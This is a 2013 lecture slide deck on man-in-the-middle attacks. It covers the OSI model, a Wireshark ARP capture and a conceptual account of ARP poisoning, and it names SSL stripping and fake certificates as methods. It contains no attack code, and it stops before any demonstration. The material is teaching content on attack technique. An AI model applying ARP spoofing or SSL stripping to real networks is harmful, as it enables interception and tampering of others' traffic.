



MiTM Attack

Edri Guy

May 29 ,2013

DISCLAIMER

- 1 – The following discussion is for informational and education purpose only.***
- 2 – Hacking into private network without the written permission from the owner is Illegal and strictly forbidden.
This could result to being charged with CRIMINAL ACT!!!***
- 3 – Misused could result in breaking the law so use it at your own risk.***



Abstract


- Networking (7-Layers)
- Cryptography – Private/Public keys
- MiTM Attack

Network 7-Layers - Schema

OSI (Open Source Interconnection) 7 Layer Model

Layer	Application/Example	Central Device/ Protocols		DOD4 Model
Application (7) Serves as the window for users and application processes to access the network services.	End User layer Program that opens what was sent or creates what is to be sent Resource sharing • Remote file access • Remote printer access • Directory services • Network management	User Applications SMTP	G A T E W A Y Can be used on all layers	Process
Presentation (6) Formats the data to be presented to the Application layer. It can be viewed as the "Translator" for the network.	Syntax layer encrypt & decrypt (if needed) Character code translation • Data conversion • Data compression • Data encryption • Character Set Translation	JPEG/ASCII EBDIC/TIFF/GIF PICT		
Session (5) Allows session establishment between processes running on different stations.	Synch & send to ports (logical ports) Session establishment, maintenance and termination • Session support - perform security, name recognition, logging, etc.	Logical Ports RPC/SQL/NFS NetBIOS names		
Transport (4) Ensures that messages are delivered error-free, in sequence, and with no losses or duplications.	TCP Host to Host, Flow Control Message segmentation • Message acknowledgement • Message traffic control • Session multiplexing	F I L T E R I N G P A C K E T	TCP/SPX/UDP Routers IP/IPX/ICMP	Host to Host
Network (3) Controls the operations of the subnet, deciding which physical path the data takes.	Packets ("letter", contains IP address) Routing • Subnet traffic control • Frame fragmentation • Logical-physical address mapping • Subnet usage accounting			Internet
Data Link (2) Provides error-free transfer of data frames from one node to another over the Physical layer.	Frames ("envelopes", contains MAC address) [NIC card — Switch — NIC card] (end to end) Establishes & terminates the logical link between nodes • Frame traffic control • Frame sequencing • Frame acknowledgment • Frame delimiting • Frame error checking • Media access control	Switch Bridge WAP PPP/SLIP	Land Based Layers	Network
Physical (1) Concerned with the transmission and reception of the unstructured raw bit stream over the physical medium.	Physical structure Cables, hubs, etc. Data Encoding • Physical medium attachment • Transmission technique - Baseband or Broadband • Physical medium transmission Bits & Volts	Hub		

Network 7-Layers - Schema



Networking

- MAC – Media Access Control a unique id assigned to wireless adapters and routers.
It comes in hexadecimal format (ie 00:11:ef:22:a3:6a)
- First 3 segments is manufacture ID(Intel,Apple,Samsung Etc.)
AA:BB:CC:DD:EE:FF





Networking

- Link Layer
 - The ARP Protocol
- Internet Layer
 - IP
 - Routing
 - ICMP



Networking

- Transport Layer
 - TCP/IP
 - OS Fingerprinting
- Application Layer
 - Common Protocols
 - SMTP
 - HTTP – Part I



Networking - WireShark

- A free and open-source graphical packet analyzer
- Contains many features and capabilities.
- Main purpose – network troubleshooting, analysis and debugging.
- Data is captured online or can be loaded from a file.
- Can display encapsulation and information regarding and according to the protocol used.
- Able to follow TCP streams
- Able to decode data based on protocol.

ARP Packets

Filter: `eth.type == 0x0806` Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
24	4.080902000	Dell_74:d4:74	Broadcast	ARP	42	Who has 10.0.0.138? Tell 10.0.0.2
25	4.081920000	AskeyCom_a3:90:4b	Dell_74:d4:74	ARP	60	10.0.0.138 is at 00:1b:9e:a3:90:4b
50	19.104167000	AskeyCom_a3:90:4b	Dell_74:d4:74	ARP	60	Who has 10.0.0.2? Tell 10.0.0.138
51	19.104223000	Dell_74:d4:74	AskeyCom_a3:90:4b	ARP	42	10.0.0.2 is at 5c:26:0a:74:d4:74
60	44.172020000	Dell_74:d4:74	AskeyCom_a3:90:4b	ARP	42	Who has 10.0.0.138? Tell 10.0.0.2
61	44.172723000	AskeyCom_a3:90:4b	Dell_74:d4:74	ARP	60	10.0.0.138 is at 00:1b:9e:a3:90:4b

Frame 51: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0

Ethernet II, Src: Dell_74:d4:74 (5c:26:0a:74:d4:74), Dst: AskeyCom_a3:90:4b (00:1b:9e:a3:90:4b)

- Destination: AskeyCom_a3:90:4b (00:1b:9e:a3:90:4b)
- Source: Dell_74:d4:74 (5c:26:0a:74:d4:74)
- Type: ARP (0x0806)

Address Resolution Protocol (reply)


- Hardware type: Ethernet (1)
- Protocol type: IP (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: reply (2)
- Sender MAC address: Dell_74:d4:74 (5c:26:0a:74:d4:74)
- Sender IP address: 10.0.0.2 (10.0.0.2)
- Target MAC address: AskeyCom_a3:90:4b (00:1b:9e:a3:90:4b)
- Target IP address: 10.0.0.138 (10.0.0.138)

```

0000  00 1b 9e a3 90 4b 5c 26 0a 74 d4 74 08 06 00 01  ....K& .t.t...
0010  08 00 06 04 00 02 5c 26 0a 74 d4 74 0a 00 00 02  .....& .t.t...
0020  00 1b 9e a3 90 4b 0a 00 00 8a                   ....K.. ..
  
```

eth0: <live capture in progress> Fil... Packets: 66 Displayed: 6 Marked: 0 Profile: Default

Private/Public Keys – Schema





MiTM Attack – Abstract

- The concept of MiTM Attack
- What attacking methods I'll demonstrate
- Demonstrations of the attacking methods



MiTM Attack – Attack vectors


- Physical Devices
- Social Engineering (mostly your brain & charm)
- Wireless networks



MiTM Attack – Explanation

- It is an attack in which a hacker places himself in between his potential victim and the host that victim communicates with
- The attack is able to see/manipulate all traffic sent between the two nodes.
- Because of the nature of the attack it has to be done over Layer-2

MiTM Attack – Schema





Attack methods for this lecture

- Data manipulation
- SSL-Strip
- Faking SSL certificate



Link Layer – the ARP

- Determining a network host's Link Layer or hardware address when only its Internet Layer (IP) or Network Layer address is known.
- Critical in local area networking as well as for routing internetworking traffic across gateways (routers) based on IP addresses when the next-hop router must be determined.
- Based on MAC Address – Hardware ID
- Class Demonstration
 - ipconfig /all
 - ARP Sniffing using Wireshark
 - Windows ping + arp command
 - Packet Structure and Process on wireshark



Link Layer – ARP Poisoning

- Hacking technique used to attack an ethernet wired or wireless network.
- Allow an attacker to sniff data frames on a local area network (lan), modify the traffic, or stop the traffic altogether.
- The principle of the spoofing is to send fake, or "spoofed", arp messages to an ethernet lan.
- The aim is to associate the attacker's mac address with the ip address of another node (such as the default gateway).
- Any traffic meant for that ip address would be mistakenly sent to the attacker instead.


Link Layer – ARP Poisoning

- The attacker could then choose to forward the traffic to the actual default gateway (passive sniffing) or modify the data before forwarding it (man-in-the-middle attack).
- The attack could also launch a denial-of-service attack against a victim by associating a nonexistent MAC address to the IP addresses of the victim's default gateway.



Data Manipulation – Schema

Attack Premise

